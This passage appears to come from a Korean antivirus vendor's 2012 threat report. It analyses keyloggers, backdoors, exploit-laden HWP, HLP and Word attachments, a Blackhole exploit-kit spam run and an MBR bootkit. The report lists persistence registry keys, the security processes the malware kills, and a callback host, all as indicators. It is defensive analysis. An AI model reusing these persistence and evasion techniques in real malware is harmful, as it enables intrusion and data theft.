생성된 kbs.dll은 다시 동일한 경로에 kbs.exe(90,112 바이트)를 생성하고, kbs.exe는 순차적으로 자신의 복사본인 svchost.exe (90,112 바이트)와 함께 p_mail.def (10 바이트)와 com.dat (40,960 바이트)를 다음 경로에 생성한다.

- C:₩WINDOWS₩system32₩2065₩p_mail.def
- C:₩WINDOWS₩system32₩2065₩svchost.exe
- C:₩WINDOWS₩system32₩2065₩com.dat

---

2. 레지스트리(Registry)에 다음의 키 값을 생성하여 시스템 재부팅 시 복사본인 svchost.exe가 'SMS Loader' 라는 윈도우 서비스로 자동 실행되도록 구성한다.

- HKLM₩SYSTEM₩ControlSet001₩Services₩SMS Loader ImagePath = "C:₩WINDOWS₩system32₩2065₩svchost.exe"

---

3. kbs.exe가 생성한 p_mail.def 는 악성코드가 시스템에서 최초 실행된 시각을 기록한 로그 파일이며, kbs.exe에 의해 생성된 자신의 복사본인 svchost.exe를 통해 다음과 같은 악의적인 기능들을 수행한다.

- 윈도우 내장 방화벽 무력화
- AhnLab V3 Internet Security 8.0 및 2007 방화벽 무력화
- 윈도우 사용자 정보 수집
- 감염 시스템 IP, 운영체제 및 하드웨어 정보 수집
- 키보드 입력 가로채기

4. 감염된 시스템에서 수집한 키보드 입력 데이터와 시스템 및 하드웨어 정보는 다음과 같은 경로에 'key.dat'와 'log.dat' 파일을 생성하고, 악성코드에 감염된 시각을 jpg 파일로 생성한다.

- C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩key.dat
- C:₩WINDOWS₩system32₩2065₩log.dat
- C:₩WINDOWS₩system32₩2065₩[월일시분초10자리].jpg




그림 1-19 | key.dat 파일 내용 (키로깅 데이터)




그림 1-20 | log.dat 파일 내용 (시스템 정보)

5. 감염된 시스템에서 수집된 정보가 기록된 'key.dat'와 'log.dat' 파일은 'com.dat'에 의해 한국에서 운영되는 특정 웹하드 사이트의 지정된 공유 폴더에 업로드 된다.




그림 1-21 | 웹 하드 업로드 폴더 화면

〈V3 제품군의 진단명〉

HWP/Exploit

Trojan/Win32.Npkon

Trojan/Win32.Dllbot

〈TrusWatcher 탐지명〉

Exploit/HWP.AccessViolation-DE

〈ASD 2.0 MDP 엔진 진단명〉

Dropper/MDP.Exploit

Suspicious/MDP.DropExecutable

Suspicious/MDP.DropMalware

Suspicious/MDP.Behavior

미국 대선 뉴스로 위장한 스팸 메일과 결합된 블랙홀 웹 익스플로잇 툴킷

ASEC에서는 2009년부터 웹을 기반으로 하여 웹 브라우저(Web Browser)나 웹 기반 애플리케이션(Web Application)들에 존재하는 취약점들을 자동으로 이용하도록 제작된 웹 익스플로잇 툴킷(Web Exploit Toolkit)의 위험성에 대해 언급하였다.

그리고 웹 익스플로잇 툴킷의 하나인 블랙홀(Blackhole) 웹 익스플로잇 툴킷을 이용하여 사회적인 이슈나 대중이 관심을 가질 만한 내용을 포함한 스팸 메일(Spam Mail)이나 소셜 네트워크 서비스(Social Network Service)를 이용하여 악성코드 유포를 시도한 사례들이 다수 존재한다.

- 2012년 6월 – 스팸 메일과 결합된 웹 익스플로잇 툴킷
- 2012년 7월 – 링크드인 스팸 메일과 결합된 블랙홀 웹 익스플로잇 툴킷
- 2012년 8월 – 페이팔 스팸 메일과 결합된 블랙홀 웹 익스플로잇 툴킷

특히 올해 2012년 4분기에는 미국과 한국에 대통령 선거라는 중요한 이슈가 있다. 이러한 이슈를 이용하여 스팸 메일에 포함된 악의적인 웹 사이트 링크로 유도하는 사례가 발견되었다. 이번에 발견된 스팸 메일 사례에는 [그림 1-22]와 같이 미국 대통령 선거의 후보 중 한 명인 미트 롬니(Mitt Romney)가 60% 차이로 앞서고 있다는 허위 사실과 함께 'Full Story' 링크를 클릭하도록 유도한다.

그림 1-22 | 미국 대통령 선거 관련 내용으로 작성된 허위 이메일

해당 링크를 클릭하면 블랙홀 웹 익스플로잇 툴킷의 악의적인 웹 사이트로 연결되며, 사용자의 시스템 웹 브라우저와 웹 애플리케이션 취약점이 존재하면 이를 이용하여 악성코드 감염을 시도한다.

10월 현재 웹 익스플로잇 툴킷을 이용하여 다양한 악성코드가 유포 중이며 향후에도 미국과 한국의 대통령 선거와 관련된 사회적 중요 이슈들을 악용한 보안 위협이 발생할 가능성이 높아 주의가 필요하다.

이번에 발견된 미국 대통령 선거 뉴스로 위장한 스팸 메일을 통해 유포된 악성코드들은 V3 제품 군에서 다음과 같이 진단한다.

〈V3 제품군의 진단명〉

PDF/Exploit

Java/Cve-2012-1723

Trojan/Win32.Pakes

〈V3 제품군의 진단명〉

Win-Trojan/MiniFlame.75264

Win-Trojan/MiniFlame.89680

Win-Trojan/MiniFlame.76288

Win-Trojan/MiniFlame.108544

Win-Trojan/MiniFlame.97280

Win-Trojan/MiniFlame.113152

Win-Trojan/MiniFlame.96768

Win-Trojan/MiniFlame.112128

Win-Trojan/MiniFlame.104448

Win-Trojan/MiniFlame.13312

플레임 악성코드 변형 miniFlame 변형 발견

해외 시각으로 10월 15일 카스퍼스키랩(Kaspersky)사는 블로그("miniFlame aka SPE: "Elvis and his friends"")를 통해 플레임(Flame)의 새로운 변형인 미니플레임(miniFlame)이 발견되었다고 전했다.

이번에 발견된 플레임의 변형인 미니플레임은 2012년 8월에 공개된 가우스(Gauss)와 매우 유사하며, 플레임 악성코드와 마찬가지로 정보 수집의 목적으로 제작되었다. 10월 현재까지 카스퍼스키랩에서 밝힌 스턱스넷(Stuxnet)과 미니플레임 등에 감염된 시스템의 수치는 [표 1-4]와 같다.

Name	Incidents (KL stats)	Incidents (approx.)
Stuxnet	More than 100 000	More than 300 000
Gauss	~ 2500	~10 000
Flame (FL)	~ 700	~5000-6000
Duqu	~20	~50-60
miniFlame (SPE)	~10-20	~50-60

표 1-4 | 각 악성코드 별 감염된 시스템 수치(출처: Kaspersky Lab)

해당 미니플레임 악성코드는 모듈화된 형태이며 전체적인 구조는 [그림 1-23]과 같다.




그림 1-23 | 미니플레임 악성코드의 전체적인 구조도 (출처:Kaspersky Lab)

이번에 발견된 미니플레임은 스턱스넷 등과 마찬가지로 이동형 저장장치인 USB를 이용하여 유포된다. 또한 파일 읽기 및 쓰기, 특정 파일 C&C 서버로 전송, 특정 프로세스 실행시 화면 캡쳐 등의 악의적인 기능을 수행한다.

윈도우 도움말 파일을 이용한 악성코드 유포

10월 17일 ASEC에서는 윈도우 도움말(HLP) 파일을 이용해 내부 정보 탈취를 목적으로 제작된 악성코드가 국내에 유포 된 것을 발견하였다. 이번에 발견된 윈도우 도움말 파일을 이용한 악성코드는 [그림 1-24]와 같이 이메일 첨부 파일 형태로 유포되었다.

그림 1-24 | 악의적인 윈도우 도움말 파일이 첨부된 타깃 공격 이메일

유포된 이메일은 '쟁점 Q&A XX외교'와 '전략보고서'라는 2가지 제목의 형태로, 공통적으로 메일 본문에는 아무 내용도 없다. 메일 발신인은 국내 유명 포털 웹 사이트에서 제공하는 메일 주소를 사용하고 있다.

첨부 파일에는 '쟁점Q&A XX외교.hlp (129,883 바이트)'와 '전략보고서.hlp (129,375 바이트)' 가 압축되어 있다. 해당 HLP 파일들을 실행하면 [그림 1-25]의 내용이 보여진다.




그림 1-25 | 정치적인 내용으로 위장한 윈도우 도움말 파일

1. 해당 HLP 파일들은 아래의 경로에 동일한 'winnetsvr.exe (114,688 바이트)' 파일을 생성 및 실행한다.

– C:₩WINDOWS₩Temp₩winnetsvr.exe

생성된 'winnetsvr.exe' 파일은 다음의 윈도우 레지스트리 키를 생성하여 'Windows Kernel Srv' 라는 윈도우 서비스로 실행되도록 구성한다.

– HKLM₩SYSTEM₩ControlSet001₩Services₩Windows Kernel Srv₩
ImagePath = "C:₩WINDOWS₩Temp₩winnetsvr.exe"

2. 감염된 시스템에서 다음의 정보들을 수집하여 외부에 있는 특정 시스템으로 전송한다.

– 감염된 시스템의 IP
– 감염된 시스템의 프록시(Proxy) IP
– 사용자 계정명
– 감염된 시스템의 운영체제 정보
– HTTP를 이용한 파일 업로드 및 다운로드
– CMD.exe를 이용한 콘솔 명령 실행

〈V3 제품군의 진단명〉
HLP/Exploit
Trojan/Win32.Agent

〈ASD 2.0 MDP 엔진 진단명〉
Dropper/MDP.Exploit
Suspicious/MDP.Exploit

국방 관련 내용을 담은 취약한 한글 파일

10월 15일과 16일 국내에서 국방 관련 내용으로 위장한 취약한 한글 파일들이 발견되었다. 해당 한글 파일은 총 2개로 'XXX교육계획(2012).hwp (1,044,996 바이트)' 와 '우리도 XXXX을 갖자.hwp (240,285 바이트)' 의 파일명으로 유포되었다. 취약한 한글 소프트웨어를 사용하는 시스템에서 해당 취약한 한글 파일들을 열면 [그림 1-26]의 내용이 나타난다.




그림 1-26 | 국방관련 내용으로 위장한 취약한 한글 파일

이들 파일은 기존에 알려진 'HncTextArt_hplg' 또는 'HncApp.dll' 관련 버퍼 오버플로우(Buffer Overflow)로 인한 코드 실행 취약점을 이용한다.

첫 번째 한글 파일인 '군XX교육계획(2012).hwp' 를 열면, 백그라운드에서 'system32.dll (65,536 바이트)' 이 다음 경로에 생성 된다.

– C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩system32.dll

1. 'taskmon.exe (15,048 바이트)' 를 아래 경로에 추가적으로 생성하여, 시스템을 재 부팅하더라도 자동 실행 되도록 구성한다.

– C:₩Documents and Settings₩[사용자 계정명]₩시작 메뉴₩프로그램₩시작프로그램₩taskmon.exe

2. taskmon.exe는 외부에 있는 시스템으로 역접속을 시도했으나 분석 당시에는 정상적인 접속이 이루어지지 않았다. 그 밖에 다음의 악의적인 기능들을 수행한다.

– CMD.EXE 실행 후 콘솔 명령 실행
– 감염된 시스템의 윈도우 운영체제 정보 수집
– 원격에서 공격자가 지정한 명령 수행

두 번째 한글 파일인 '우리도 XXXX을 갖자.hwp' 를 열면 'hncctrl.exe (164,352 바이트)' 가 다음 경로에 생성 된다.

– c:₩documents and settings₩tester₩local settings₩temp₩hncctrl.exe

1. 'svchost.exe (131,584 바이트)' 를 아래 경로에 추가적으로 생성한다.

– C:₩Documents and Settings₩[사용자 계정명]₩Application Data₩svchost.exe

2. svchost.exe 는 윈도우 레지스트리에 다음 키 값을 생성하여 시스템을 재부팅하더라도 자동 실행되도록 구성한다.

– HKEY_CURRENT_USER₩Software₩Microsoft₩Windows₩CurrentVersion₩Run
Network = C:₩Documents and Settings₩[사용자 계정명]₩Application Data₩svchost.exe

3. 'svchost.exe' 는 외부에 있는 시스템으로 역접속을 시도했으나 분석 당시에는 정상적인 접속이 이루어지지 않았다. 감염된 시스템에서 다음과 같은 보안 프로그램들이 실행 중이면 강제 종료를 시도한다.

– DaumCleaner.exe, hcontain.exe, vrmonnt.exe, ALYac.exe, AYAgent.exe, ALYac.aye, AYAgent.aye

4. 이 외에 감염된 시스템의 운영체제 로그인을 위한 사용자 계정명과 암호를 수집하여, 국내 유명 포털 웹 사이트에서 제공하는 이메일 서비스를 이용하여 해당 정보를 유출한다.

〈V3 제품군의 진단명〉
HWP/Exploit
Win-Trojan/Locker.65536
Trojan/Win32.Agent
Win-Trojan/Backdoor.15048

〈TrusWatcher 탐지명〉
Exploit/HWP.AccessViolation-DE

〈ASD 2.0 MDP 엔진 진단명〉
Dropper/MDP.Exploit
Dropper/MDP.Document
Suspicious/MDP.Document
Suspicious/MDP.DropMalware
Suspicious/MDP.Behavior

연봉 계약서로 위장한 취약한 한글 파일 발견

10월 25일 연봉 계약서 내용으로 위장하여 유포된 취약한 한글 파일이 발견되었다. 해당 한글 파일은 '연봉계약서.hwp (1,015,812 바이트)'라는 파일명을 갖고 있으며, 이를 열면 [그림 1-27]의 내용이 보인다.




그림 1-27 | 연봉 계약서 내용을 가지고 있는 취약한 한글 파일

해당 파일은 'HwpApp.dll'에 존재하는 문단 정보를 파싱하는 과정에서 발생하는 버퍼 오버플로우로 인한 코드 실행 취약점이다. 해당 취약점은 2012년 6월에 제로데이 취약점으로 발견됐다.

1. 해당 파일을 열면 'system32.dll (81,920 바이트)'을 다음 경로에 생성한다.

- C:₩Documents and Settings₩Tester₩Local Settings₩Temp₩system32.dll

2. 생성된 'system32.dll'은 다시 'AppleSyncNotifier.exe (81,920 바이트)'라는 파일을 다음 경로에 생성한다.

- C:₩Documents and Settings₩Tester₩시작 메뉴₩프로그램₩시작프로그램₩AppleSyncNotifier.exe

생성된 'AppleSyncNotifier.exe'는 다음과 같은 악의적인 기능들을 수행한다.

- 실행 중인 프로세스 리스트 수집
- 파일 다운로드 및 업로드 실행
- 프로세스 강제 종료

감염된 시스템에서 수집한 정보들은 HTTP를 이용해 미국에 있는 특정 시스템으로 전송된다.

〈V3 제품군의 진단명〉
HWP/Exploit
Win-Trojan/Symmi.81920

〈TrusWatcher 탐지명〉
Exploit/HWP.AccessViolation-DE

〈ASD 2.0 MDP 엔진 진단명〉
Dropper/MDP.Exploit
Dropper/MDP.Document
Suspicious/MDP.Document

한반도 정황 관련 내용의 취약한 한글 파일 발견

10월 31일 한반도 정황 관련 내용으로 위장한 취약한 한글 파일이 발견되었다. 해당 한글 파일은 '한반도 XX프로세스.hwp (309,612 바이트)'라는 파일명으로, 파일을 열면 [그림 1-28]의 '한반도 XX 프로세스 (KOREA XXXX PROCESS)라는 내용이 나타난다.

그림 1-28 | 한반도 정황을 가지고 있는 취약한 한글 파일

해당 한글 파일을 열면 '~ZZ.tmp(102,400 바이트)'를 다음 경로에 생성한다.

– C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩~ZZ.tmp

1. 해당 '~ZZ.tmp(102,400 바이트)'가 정상적으로 생성되면 자신의 복사본인 'ms[임의의 문자열 5자리].dll(102,400 바이트)'을 다음 경로에 생성한다.

– C:₩WINDOWS₩system32₩ms[임의 문자열 5자리].dll

2. 악의적 기능을 수행하는 '[6자리 임의의 문자열].tmp(110,592 바이트)'를 다음 경로에 생성한다.

– C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩[6자리 임의의 문자열].tmp

3. 생성된 '[6자리 임의의 문자열].tmp(110,592 바이트)'는 'rundll32.exe'를 이용해 실행되며 'windows_sru.chq' 파일을 다음 경로에 생성한다.

– C:₩WINDOWS₩Help₩windows_sru.chq

생성된 'windows_sru.chq'에 감염된 시스템에서 다음 정보들을 수집한다.

– 시스템 하드웨어 정보
– 윈도우 사용자 계정명
– 다음의 확장자를 가진 파일명을 수집하여 기록한다.
EXE, DLL, CHM, AVI, MPG, ASPX, LOG, DAT, PDF, TXT, DOCX, HWP, RAR, ZIP, ALZ, CAB, HTML, GZ, XML, EML, JPG, BMP, ISO, VC4

백그라운드로 인터넷 익스플로러(iexplore.exe)를 실행시켜 국내 유명 포털 웹사이트의 이메일 서비스를 통해 감염된 시스템에서 수집된 정보들이 기록된 'windows_sru.chq'를 첨부하여 이메일을 발송한다.

〈V3 제품군의 진단명〉
HWP/Exploit
Win-Trojan/Dllbot.110592
Win-Trojan/Xema.102400.S

〈TrusWatcher 탐지명〉
Exploit/HWP.AccessViolation-DE

〈ASD 2.0 MDP 엔진 진단명〉
Dropper/MDP.Exploit
Suspicious/MDP.Document

대만 기상청을 대상으로 한 타깃 공격 발견

10월 17일 ASEC에서는 대만의 기상청 내부 직원을 대상으로 한 타깃 공격(Targeted Attack)을 발견하였다. 대만 기상청의 내부직원을 대상으로 한 타깃 공격은 [그림 1-29]의 이 메일을 통해 진행되었다.




그림 1-29 | 대만 기상청을 대상으로 유포된 타깃 공격 이메일

해당 이 메일들에 첨부된 문서는 '個人資料同意申請書.doc (247,200 바이트)', '中央氣象局颱風資料庫?究用帳號申請表.doc (248,224 바이트)' 그리고 '國立中央大學大氣科學系通訊錄.xls (146,432 바이트)'다.

첨부된 문서 파일들은 개인정보 동의 신청서와 기상 관련 자료들로 위장하여 수신인이 문서를 열어보도록 유도한다. 해당 파일들이 이용한 'CVE-2012-0158 취약점'은 보안 권고문 'Microsoft Security Bulletin MS12-027 – 긴급 Windows 공용 컨트롤의 취약점으로 인한 원격 코드 실행 문제점 (2664258)'을 통해 보안 패치가 배포 중인 알려진 취약점이다.

취약한 문서 파일들이 모두 원격 제어가 가능한 백도어 형태의 악성코드 감염을 시도하는 것으로 미루어 내부 정보 탈취를 목적으로 유포된 것으로 추정된다.

〈V3 제품군의 진단명〉
Dropper/Cve-2012-0158
Dropper/Mdroppr
Trojan/Win32.Scar
Win-Trojan/Ghost.98304
Win-Trojan/Downloader.66048.AU
Win-Trojan/Agentbypass.184320

〈TrusWatcher 탐지명〉
Exploit/DOC.AccessViolation-DE

이스라엘 정부 기관 대상의 타깃 공격 발생

이스라엘 언론인 The Times of Israel은 "How Israel Police computers were hacked: The inside story"를 통해 이스라엘 정부 기관을 대상으로 한 타깃 공격(Targeted Attack)이 발생했다고 전했다.
이러한 정부 기관을 대상으로 한 타깃 공격 사례로는 앞서 설명한 10월 18일 대만 기상청을 대상으로 공격이 있다. 특히 이번에 발견된 이스라엘 정부 기관을 대상으로 한 타깃 공격은 대만 기상청을 대상으로

한 타깃 공격과 유사한 형태로 이메일을 통해 시작되었다.

트랜드마이크로(Trend Micro)는 블로그("Xtreme RAT Targets Israeli Government")를 통해 다음의 메일 형식을 갖고 있다고 밝혔다.

- 발신인 – bennygantz59.gmail.com
  이메일 제목 – IDF strikes militants in Gaza Strip following rocket barrage
  첨부 파일명 – Report & Photos.rar

1. 첨부된 Report & Photos.rar의 압축을 풀면 'IDF strikes militants in Gaza Strip following rocket barrage.doc[다수의 공백].scr(999,808 바이트)' 이 생성된다. 해당 파일은 'RARSfx' 로 실행 가능한 형태로 압축된 파일로 파일 내부에는 [그림 1-30]과 같이 '2.ico(318 바이트)', 'barrage.doc(85,504 바이트)' 와 'Word.exe(827,120 바이트)' 가 포함되어 있다.




그림 1-30 | 타깃 공격 메일에 첨부된 RARSfx 파일 내부에 포함된 파일들

2. 해당 'IDF strikes militants in Gaza Strip following rocket barrage.doc[다수의 공백].scr(999,808 바이트)' 을 실행하면 [그림 1-31]과 같이 파일 내부에 포함된 'barrage.doc(85,504 바이트)' 를 보여준다.

그림 1-31 | RARSfx 실행 시 나타나는 정상 워드 문서

3. 사용자 모르게 다음의 경로에 내부에 포함하고 있던 파일들을 생성한다.

- C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩2.ico
- C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩₩barrage.doc
- C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩₩Word.exe

4. 생성된 파일 중 Word.exe(827,120 바이트)를 실행시켜 '.exe(4 바이트)' 파일을 생성하고, 정상적인 윈도우 시스템 파일인 'sethc.exe' 를 로드한 후 해당 프로세스의 메모리 영역에 자신의 코드 전체를 삽입한다. 코드가 정상적으로 삽입되면 해당 'sethc.exe' 의 프로세스를 이용하여 다음의 시스템으로 역접속을 시도 하지만, 분석 당시에는 정상적으로 접속 되지 않았다.

- loading.myftp.org:1500

정상적으로 접속이 성공할 경우, 공격자의 명령에 따라 다음의 악의적인 기능을 수행할 것으로 추정된다.

- 원격 제어
- 화면 캡쳐
- 실행 중인 프로세스 리스트
- 파일 생성, 실행 및 삭제
- 레지스트리 키 생성 및 삭제
- 파일 업로드 및 다운로드
- 키보드 입력 값을 후킹하는 키로깅

앞서 언급한 바와 대만 기상청 타깃 공격과 이번 이스라엘 정부 기관을 대상으로 한 타깃 공격은 모두 이메일의 첨부 파일을 이용하여 내부 직원들의 감염을 유도하였다. 그러므로 외부에서 이메일이 전달 될 경우에는 발신인이 잘 아는 사람인지 그리고 메일 주소가 자주 쓰거나 정확한 메일 주소인지를 확인하고, 첨부 파일이 존재할 경우에는 실행하기 전에 백신으로 미리 검사하는 것이 필요하다.

〈V3 제품군의 진단명〉
Dropper/Xtrat.999808
Win-Trojan/Xtrat.827120

〈ASD 2.0 MDP 엔진 진단명〉
Suspicious/MDP.DropMalware
Malware/MDP.Injector

국내 PC 사용자를 대상으로 유포된 아두스카 부트킷

현재까지 PC의 MBR(Master Boot Record)을 변조하여 악의적인 기능을 수행하는 부트킷(Bootkit)은 주로 러시아와 루마니아를 포함한 동유

럽 지역에서 제작되어 유포되었다. ASEC에서는 이들 부트킷 관련 정보들을 ASEC 블로그 〈2011년 10월 – MBR을 변조하는 Halcbot 부트킷 상세 분석〉을 통해 공유한바 있다.

10월 12일 국내 사용자를 노린 부트킷 기능이 포함된 온라인 게임 관련 개인 정보를 탈취하는 악성코드가 발견되었다. 해당 악성코드는 '해피투게더.exe (230,349,368 바이트)' 라는 파일명으로 200 MB가 넘는 크기를 갖고 있다. [그림 1-32]는 해당 악성코드가 동작하는 전체적인 구조다.




그림 1-32 | 아두스카 부트킷의 전체적인 구조

유포된 '해피투게더.exe' 는 실제로는 인스톨 기능을 가진 인스톨러(Installer) 파일로 해당 악성코드에 감염이 되면 'crvsv.exe' 가 실행된다. 이 'crvsv.exe' 가 MBR 감염과 함께 온라인 게임 관련 악성코드를 감염시키는 드로퍼(Dropper)다. 해당 'crvsv.exe' 악성코드는 다음의 악의적인 기능을 수행한다.

– 국내 호스팅 서비스로 운영되는 웹 사이트로 감염된 시스템의 MAC 주소 및 운영체제 버전 정보 전송

또한 'DrvInstallDemo.sys' 라는 드라이버 파일을 생성하고 실행한다. 해당 드라이버 파일이 윈도우 시스템의 언파티션(Unpartition) 영역에 파일을 쓸 수 있도록 'crvsv.exe' 드라이버 파일에 컨트롤 코드(Control Code)를 전송 한다. 'DrvInstallDemo.sys' 는 crvsv.exe 로부터 컨트롤 코드(Control Code)를 받아 언파티션(Unpartition) 영역에 데이터를 쓴다. 해당 부트킷은 언파티션(Unpartition)영역에 [그림 1-33]과 같은 간단한 파일시스템을 설정한다.

그림 1-33 | 아두스카 부트킷에 생성되는 언파티션 영역

[그림 1-33]의 각 섹터는 언파티션(Unpartition) 영역에서의 오프셋(Offset)이며 언파티션(Unpartition) 영역의 첫 번째 섹터가 해당 데이터를 갖고 있다. [그림 1-34]는 실제 감염된 시스템의 언파티션(Unpartition) 영역의 첫 번째 섹터다.




그림 1-34 | 아두스카 부트킷에 감염된 언파티션 영역

해당 아두스카(Aduska) 부트킷에 감염된 시스템이 재부팅 되어 감염된 MBR이 실행되면, 'bootkit.sys' 가 로드 된다. 로드 된 'bootkit.sys' 는 'PsSetLoadImageNotiftRoutine' 을 호출하여 이미지(Image)가 생성될 때마다 호출되는 콜백함수를 등록한다.

해당 콜백함수는 userinit.exe가 로드 될 때 언파티션(Unpartition) 영역에서 이를 읽고 'DownDll.DLL' 을 생성한다. 생성된 'DownDll.DLL' 은 아래와 같은 온라인 게임 프로세스가 로드될 때 인젝션(Injection)을 수행한다.

– HIGHLOW2.EXE
– POKER7.EXE
– LASPOKER.EXE
– BADUKI.EXE
– DUALPOCKER.EXE

